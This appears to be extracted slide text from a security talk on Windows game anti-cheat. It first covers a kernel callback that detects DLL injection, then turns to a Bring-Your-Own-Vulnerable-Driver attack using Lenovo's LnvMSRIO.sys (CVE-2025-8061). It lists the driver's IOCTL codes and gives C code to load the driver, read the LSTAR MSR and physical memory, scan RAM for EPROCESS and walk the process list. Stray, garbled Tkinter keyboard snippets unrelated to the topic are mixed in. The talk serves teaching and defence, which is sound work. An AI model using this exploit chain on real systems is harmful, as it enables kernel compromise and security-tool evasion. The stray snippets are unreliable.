
- Fires before DllMain executes (you can kill the process before the cheat runs one instruction)
- Fires for both user-mode DLLs and kernel-mode drivers (ProcessId == 0 for drivers)
- Gives you: *full image path, process ID, image base, and ImageSignatureLevel*
- *ImageSignatureLevel* == 0 → unsigned → high confidence cheat/injection

```
PsSetLoadImageNotifyRoutine(ImageNotifyCallback);

VOID ImageNotifyCallback(
    PUNICODE_STRING FullImageName,    // full path of the DLL
    HANDLE           ProcessId,        // which process is loading it
    PIMAGE_INFO      ImageInfo)       // base address, size, signature level
{
    if (ImageInfo->ImageSignatureLevel == 0)
        // unsigned DLL in a protected process → kill it
}
```

PsSetLoadImageNotifyRoutine + Thread Detection

Two **kernel** callbacks catch DLL injection before DllMain executes a single instruction



The kernel tells us the moment a new DLL is mapped before it runs. We see the unsigned cheat.dll and can kill the game before the cheat does anything.

1. `game.exe` - PID 4328
2. `set_t2_pid.exe 4328` - driver
now securing PID 4328
3. `injector.exe` runs - injection but
fails
4. WinDbg, driver logs, proves
blocking the DLL injection

The kernel tells us the moment a new DLL is mapped before it runs. We see the unsigned **cheat.dll** and our driver found dll injection **ZwTerminateProcess()** terminates the process

```
C:\Windows\System32\cmd.e + -  
C:\Users\capstone\Desktop\workshop\_out>game.exe  
[GAME] PID = 4328  
[GAME] Score address = 0000006187BAFD30  
[GAME] Running... (Ctrl+C to stop)  
  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[GAME] Score = 100  
[CHEAT DLL] Running inside PID=4328  
[CHEAT DLL] Score pointer = 0000000000000000  
[GAME] Score = 100
```

```
C:\Windows\System32\cmd.e + -  
C:\Users\capstone\Desktop\workshop\_out>set_t2_pid.exe 4328  
[+] T2 driver now protecting PID = 4328  
  
C:\Users\capstone\Desktop\workshop\_out>injector.exe 4328 ..\.\\workshop1\_out\cheat_payload.dll 0x0000006187BAFD30  
[INJECTOR] Score address 0x6187BAFD30 written to shared memory.  
[INJECTOR] Target PID = 4328  
[INJECTOR] DLL to inject: ..\.\\workshop1\_out\cheat_payload.dll  
[INJECTOR] Opened process handle.  
[INJECTOR] DLL path written to game memory at 000001BDC7020000.  
[INJECTOR] Remote thread created! Waiting for DLL to load..  
[INJECTOR] *** SUCCESS *** LoadLibrary returned 0x2BE0000 (non-zero = loaded)
```

```
C:\Users\capstone\Desktop\workshop\_out>  
  
Local kernel - WinDbg:10.0.26100.7705 AMD64  
File Edit View Debug Window Help  
Command  
[T2-DEF] Cross-process thread: creator=4 & target=6544  
[T2-DEF] Cross-process thread: creator=4 & target=3364  
[T2-DEF] Cross-process thread: creator=4 & target=2368  
[T2-DEF] Cross-process thread: creator=4 & target=7120  
[T2-DEF] Cross-process thread: creator=4 & target=5680  
[T2-DEF] Cross-process thread: creator=4 & target=2716  
[T2-DEF] Cross-process thread: creator=9448 & target=9760  
[T2-DEF] Now protecting PID = 4328  
[T2-DEF] Cross-process thread: creator=4 & target=1996  
[T2-DEF] Cross-process thread: creator=4 & target=3652  
[T2-DEF] Cross-process thread: creator=4 & target=3652  
[T2-DEF] Cross-process thread: creator=4 & target=7800  
[T2-DEF] Cross-process thread: creator=4 & target=1312  
[T2-DEF] Cross-process thread: creator=4 & target=668  
[T2-DEF] Cross-process thread: creator=9448 & target=1396  
*** ALERT *** Remote thread injection!  
[T2-DEF] Creator PID=1396 & Target FID=4328 ThreadId=548  
[T2-DEF] DLL loaded in  
lkd>
```

Why Image Monitoring Isn't Enough?


```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

- If driver is signed and legitimate?


#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



Why Image Monitoring Isn't Enough?


Callback arrays are just data in memory. Anyone with Ring 0 write access can erase them. We need to prevent Ring 0 access entirely – that means blocking driver loading.



Hypervisor-Protected Code Integrity – moves the kernel's code integrity enforcement from Ring 0 into the hypervisor (VTL1).

Driver Signature Enforcement (DSE)

You can't bring your own gun – the metal detector checks for a badge.
DSE verifies the driver's certificate, not what it does. A legitimately signed hardware driver that lets anyone write kernel memory will sail right through.



Key insight

A signed driver can still be vulnerable. DSE trusts the signature, not the code inside – this is the root of BYOVD.

Bring Your Own Vulnerable Driver

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

- Use a real, legitimately signed driver that accidentally exposes kernel R/W to any local admin

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



BYOVD (Bring Your Own Vulnerable Driver)

The core idea

You don't need to write an unsigned driver.

You find a legitimately signed driver from a hardware vendor that happens to expose dangerous IOCTLs.

Load it -> Windows accepts the signature -> then use it as your kernel exploitation platform.

oldrivers.io → hundreds more

Real-world BYOVD drivers (all legitimately signed):

Full name	Lenovo MSR I/O Driver
Filename	LnvMSRIO.sys
Device path	\\.\WinMsrDev
Vuln version	v3.1.0.36 (2024-02-12)
Fixed version	v3.1.0.41
CVE	CVE-2025-8061

The vulnerable driver: LnvMSRIO.sys

Four exposed IOCTLs:

0x9C402084 Read MSR register

0x9C402088 Write MSR register

0x9C406104 Read physical memory

0x9C40A108 Write physical memory

Kernel pointer
leak

LSTAR hook

KEY PRIMITIVE

KEY PRIMITIVE

Step 0: Load the signed vulnerable driver

OpenSCManager — connects to Windows Service Control Manager (the system that manages all services/drivers). You need admin to do this.

CreateService — registers the driver as a new kernel service. The key parameter is **SERVICE_KERNEL_DRIVER** which tells Windows "this is a kernel driver, not a regular program."

StartService — actually loads the .sys file into the kernel. This is the moment Windows calls **ci.dll** to verify the signature. Since **LnvMSRIO.sys** has a valid Lenovo certificate, it passes and the driver enters Ring 0.

```
SC_HANDLE hSCM = OpenSCManager(NULL, NULL, SC_MANAGER_CREATE_SERVICE);

SC_HANDLE hSvc = CreateService(
    hSCM,
    "LnvMSRIO",           // service name
    "Lenovo MSR I/O",     // display name
    SERVICE_START | DELETE,
    SERVICE_KERNEL_DRIVER, // type: kernel driver
    SERVICE_DEMAND_START,
    SERVICE_ERROR_IGNORE,
    "C:\\\\Users\\user\\LnvMSRIO.sys",
    NULL, NULL, NULL, NULL, NULL);

StartService(hSvc, 0, NULL);
// Windows ci.dll checks signature → Lenovo cert → VALID → driver loads
```


Step 2: Read LSTAR MSR prove the primitive

LSTAR (Model-Specific Register **0xC0000082**) holds the kernel virtual address of **KiSystemCall64** the entry point for every system call from every process on this processor core. Reading it confirms the MSR primitive is working and gives us a pointer deep inside **ntoskrnl**, which we can use to infer the kernel base.

Overwrite LSTAR → redirect all system calls to attacker shellcode

```
READ_MSR_IN in = { 0xC0000082 }; // LSTAR = syscall entry point
uint64_t lstar = 0;
DWORD ret = 0;
DeviceIoControl(hDev, 0x9C402084, &in, sizeof(in),
                &lstar, sizeof(lstar), &ret, NULL);
// lstar now contains the virtual address of KiSystemCall64
```

Wiki moment: MSR LSTAR

MSR = Model-Specific Register. A special CPU register that holds low-level system configuration values.

LSTAR = the specific MSR at address **0xC0000082**. It stores the virtual address of **KiSystemCall64** - the function Windows runs every time any process makes a system call.

In simple terms: every time any program on the entire machine does anything that requires the kernel - open a file, allocate memory, read a process - the CPU jumps to the address stored in LSTAR.

Step 3: Build the kernel module list

This gives us:

- **ntoskrnl.exe** load address (KASLR base) and size
- All loaded drivers with their base addresses and sizes

We use this to attribute any kernel address to its owning module, and to verify that **LSTAR** falls within **ntoskrnl's** address range.

```
// NtQuerySystemInformation class 11 = SystemModuleInformation
// This is a user-mode API – no primitives needed
ULONG needed = 0;
NtQuerySystemInformation(11, NULL, 0, &needed);
PVOID buf = VirtualAlloc(NULL, needed + 0x1000,
MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE);
NtQuerySystemInformation(11, buf, needed + 0x1000, &needed);
// buf now contains an array of RTL_PROCESS_MODULES entries
// Entry 0 is always ntoskrnl.exe with its runtime load address
```

Step 4: Verify physical read primitive

Physical address 0x1000 is always mapped on x86-64 Windows (it contains the real-mode IDT remnants and BDA).

Reading it confirms the physical memory primitive is functional before we use it for sensitive operations.



```
READ_PHYS_IN in = { 0x1000, 1, 16 }; // read 16 bytes at physical 0x1000
uint8_t buf[16] = {0};
DWORD ret = 0;
DeviceIoControl(hDev, 0x9C406104, &in, sizeof(in), buf, 16, &ret, NULL);
// buf contains raw physical memory at address 0x1000
```

Why we need EPROCESS?

EPROCESS contains CR3. CR3 is the map that translates virtual addresses to physical ones. Without it you cannot read game memory. Finding EPROCESS is how you get that map.

System EPROCESS

- System CR3
- walk process list virtually
 - game.exe EPROCESS
 - game.exe CR3
 - translate game virtual address → physical
 - PhysRead → game memory exposed

EPROCESS offsets used (Win10 22H2):

- +0x028 DirectoryTableBase (CR3)
- +0x440 UniqueProcessId
- +0x448 ActiveProcessLinks
- +0x4B8 Token

Step 5: Find System EPROCESS via physical scan

We scan physical RAM directly no CR3 needed.

We look for a page matching three signatures:
PID = 4, a valid page-aligned CR3, and the name "System".


Why search only the first 256MB? The System process is created at the very start of boot, before the kernel uses high memory. It lands in low physical RAM and never moves.

If all three match: PID=4, valid CR3, name="System" → we found it.

```
for (uint64_t phys = 0x1000; phys < 0x100000000; phys += 0x1000) {  
  
    // Quick filter: check PID first (cheapest)  
    uint64_t pid = 0;  
    PhysRead(phys + 0x440, &pid, 8);  
    if (pid != 4) continue;  
  
    // Validate CR3 (must be page-aligned)  
    uint64_t cr3 = 0;  
    PhysRead(phys + 0x028, &cr3, 8);  
    if (!cr3 || (cr3 & 0xFFF)) continue;  
  
    // Confirm ImageFileName  
    char name[16] = {0};  
    PhysRead(phys + 0x5a8, name, 16);  
    if (strncmp(name, "System", 6) != 0) continue;  
  
    // Found it  
    systemCR3 = cr3;  
    break;  
}
```

Step 6: Walk ActiveProcessLinks to find game.exe

With System's CR3 in hand, we can now read any kernel virtual address using the page table walk. We use this to traverse the process list:



Step 6: Walk ActiveProcessLinks to find game.exe

`ReadQWord(cr3, va)` internally calls `VirtToPhys(cr3, va)` and then `PhysRead(phys, ...)`.

Every read goes through the physical primitive.

No kernel virtual memory access happens directly we always go through physical pages.


```
// Resolve PsInitialSystemProcess kernel VA
uint64_t psInit_va = NtBase + (GetProcAddress(hNtLocal, "PsInitialSystemProcess")
                               - (uint64_t)hNtLocal);

// Dereference to get System EPROCESS virtual address
uint64_t sysEproc_va = ReadQWord(systemCR3, psInit_va);

// Walk list
uint64_t cur = sysEproc_va;
while (1) {
    uint64_t pid    = ReadQWord(systemCR3, cur + 0x440); // UniqueProcessId
    uint64_t flink  = ReadQWord(systemCR3, cur + 0x448); // ActiveProcessLinks.Flink

    if (pid == targetPid) {
        gameCR3 = ReadQWord(systemCR3, cur + 0x028); // DirectoryTableBase
        break;
    }
    cur = flink - 0x448; // Flink points into the links field, back to EPROCESS base
    if (cur == sysEproc_va) break; // wrapped around - not found
}
```

Step 7: 4-level page table walk for the score address



The virtual address is split into 5 chunks. Each of the first four chunks is used as an index into a table, and each table entry points to the next table's physical location. The final chunk – the page offset – is added directly to the physical page base to get the exact byte.

Step 7: 4-level page table walk for the score address

This is a standard x86-64 page table walk performed entirely using physical memory reads.

No virtual memory access. No process handle.

```
